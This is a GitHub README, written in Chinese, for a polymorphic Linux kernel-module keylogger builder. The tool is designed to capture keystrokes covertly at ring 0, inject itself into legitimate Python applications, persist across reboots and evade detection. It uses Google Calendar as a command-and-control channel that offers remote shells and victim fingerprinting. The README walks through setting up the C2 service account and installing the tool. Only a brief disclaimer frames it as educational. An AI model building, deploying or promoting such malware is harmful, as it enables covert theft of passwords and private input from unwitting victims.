0xbitx/DEDSEC-KEYLOGGER
GitHub: 0xbitx/DEDSEC-KEYLOGGER
Stars: 5 | Forks: 1

D A K
一个复杂的基于 Linux 的多态键盘记录器生成器,采用 Google Calendar C2 基础设施
## 描述
DAK (DEDSEC ADVANCED KEYLOGGER) 是一个专业级的键盘记录框架,通过可加载内核模块 (LKM) 在 ring 0(内核级别)运行。它使用 Linux 输入子系统直接从键盘中断处理程序捕获击键,完全绕过用户空间检测机制。该模块将捕获的数据写入内存以进行隐蔽存储。该工具利用 Google Calendar 作为 C2 通信的死信箱解析器,具有可配置的信标间隔,以逃避数据包分析和基于网络的检测。
## 关键特性
* 多态生成器 每次构建生成唯一的 payload - 没有两个二进制文件是相同的
* Google Calendar C2 使用 Google Calendar API 作为命令与控制 (C2) 的死信箱解析器
* 隐蔽运行 没有可疑的网络流量 - 混入 Google API 调用中
* 持久化机制 在系统重启后维持运行
* 内核模式键盘记录 LKM 在 ring 0 运行,通过 register_keyboard_notifier() 捕获击键
* 垃圾代码注入: 插入随机诱饵类和函数以混淆分析
* Shift 键感知捕获 通过正确的映射处理 Shift 键(大写、符号)
* 隐蔽存储 写入内存(基于 RAM 的文件系统,无磁盘写入)
* 代码注入 将内核模块加载器注入到合法的 Python 应用程序中,在保持原始功能的同时增加隐蔽的键盘记录功能
* 仅限 Google 通信 所有 payload 流量仅限于 Google 域名 (google.com) - 不连接到可疑 IP 或未知服务器,使其与合法的 Google 服务流量无法区分
## 命令与控制
* 多机器管理:同时控制多台受感染主机
* 实时 Shell 访问:在目标机器上进行交互式 shell
* 键盘记录转储:按需检索捕获的击键
* 启动/停止控制:远程控制键盘记录器状态
* 机器指纹识别:详细的系统信息收集(主机名、IP、MAC、硬件规格、OS、用户、进程)
## 工具截图



### C2 通信流程
```
┌─────────────────┐ ┌──────────────────┐ ┌─────────────────────────────┐
│ DAK Builder │────▶│ Google Calendar │────▶│ Target Machine │
│ (Attacker VM) │ │ (C2 Channel) │ │ (Victim) │
└─────────────────┘ └──────────────────┘ └─────────────────────────────┘
│ │ │
Builds kernel module Events store: ┌─────────────────┐
with beacon config: - Machine identity │ Userspace │
- Normal (instant) - Encrypted commands │ Beacon Daemon │
- Beacon (10-600s) - Keylog output │ (Timer-based) │
└────────┬────────┘
│
┌────────▼────────┐
│ Kernel Module │
│ (ring 0) │
└────────┬────────┘
│
┌────────▼────────┐
│ Keyboard │
│ Notifier Chain │
└─────────────────┘
│
┌────────▼────────┐
│ Memory │
└─────────────────┘
```
### 内核模块工作流程
```
┌────────────────────────┐
│ keyboard_notifier_call │
│ (ring 0 - IRQ context) │
└────────────────────────┘
│
├─► Check key_param->down (only capture key presses)
├─► Map keycode to string via input_code_to_string()
├────► Uses shift state (key_param->shift) for uppercase/symbols
├─► Write to input_buffer (side_buffer)
├─► If buffer nearly full, call flush_buffer()
└─► Return NOTIFY_OK (allow normal keyboard processing)
│
▼
┌───────────────────────┐
│ flush_buffer() │
└───────────────────────┘
│
├─► Swap buffers: input_buffer ↔ write_buffer
├─► schedule_work(&handler->writer_task) → defer to workqueue
└─► Return immediately (interrupt handler can continue)
│
▼
┌───────────────────────┐
│ write_debug_task │
│ (workqueue context) │
└───────────────────────┘
│
├─► kernel_write() to memory
├─► Update file offset (handler->file_off)
├─► Clear write_buffer
└─► Return (I/O complete, not blocking interrupts)
│
▼
┌───────────────────────┐
│ Userspace Beacon │
│ Daemon (optional) │
└───────────────────────┘
│
├─► Reads memory
├─► If beacon mode: sleep(interval + jitter)
├─► Check Google Calendar for commands
└─► Execute commands if present
```
## 设置
设置 (Google Calendar C2)
按照以下步骤配置您的 Google Cloud 项目并启用 Google Calendar API 以进行 C2 通信。
1. 创建 Google Cloud 项目和服务账号
访问:https://console.cloud.google.com
从侧边栏进入 IAM & Admin → Service Accounts
点击 + Create Project
* 项目名称:(例如)rat-calendar-c2
* 点击 Create
点击 + Create Service Account
* 服务账号名称:例如 test-c2
* 描述:(可选)
* 点击 Create and Continue
授予此服务账号访问权限:
* 角色:Owner
* 点击 Continue → Done
点击您新创建的服务账号
* 进入 Keys 标签页
* 点击 Add Key → Create New Key
* 选择 JSON,然后点击 Create
* 将文件保存为:creds.json 在您的目录中
2. 与服务账号共享 Google Calendar
访问:https://calendar.google.com
在左侧,点击您的日历旁边的 3 点菜单 → Settings and sharing
滚动到 Share with specific people
* 点击 + Add people and groups
* 粘贴您的服务账号邮箱
* 示例:test-c2@your-project-id.iam.gserviceaccount.com
* 设置权限为:Make changes and manage sharing
* 点击 Send
3. 启用 Google Calendar API
* 访问:https://console.cloud.google.com/apis/library
* 搜索:Google Calendar API
* 点击它 → 点击 Enable
### 安装
```
* git clone https://github.com/0xbitx/DEDSEC_KEYLOGGER.git
* cd DEDSEC_KEYLOGGER
* sudo pip3 install tabulate --break-system-packages
* chmod +x dedsec_keylogger
* sudo ./dedsec_keylogger
```
### 已在以下系统测试
* Kali Linux
* Parrot OS
* Ubuntu
## 支持
如果您觉得我的工作有帮助并想支持我,请考虑进行捐赠。您的贡献将帮助我继续开发开源项目。
**Bitcoin 地址:`36ALguYpTgFF3RztL4h2uFb3cRMzQALAcm`**
免责声明
我对您使用本程序所做的任何事情不承担责任,请仅将其用于正当和教育目的。
标签:APT 攻击模拟, DNS 反向解析, Google Calendar C2, Linux 安全工具, LKM Rootkit, polymorphic payload, Raspberry Pi, Ring 0, 内存执行, 内核模块开发, 内核级键盘记录器, 持久化控制, 数据窃取, 红队攻击工具, 网络信息收集, 输入设备监控, 逃逸检测, 逆向工具, 隐蔽通信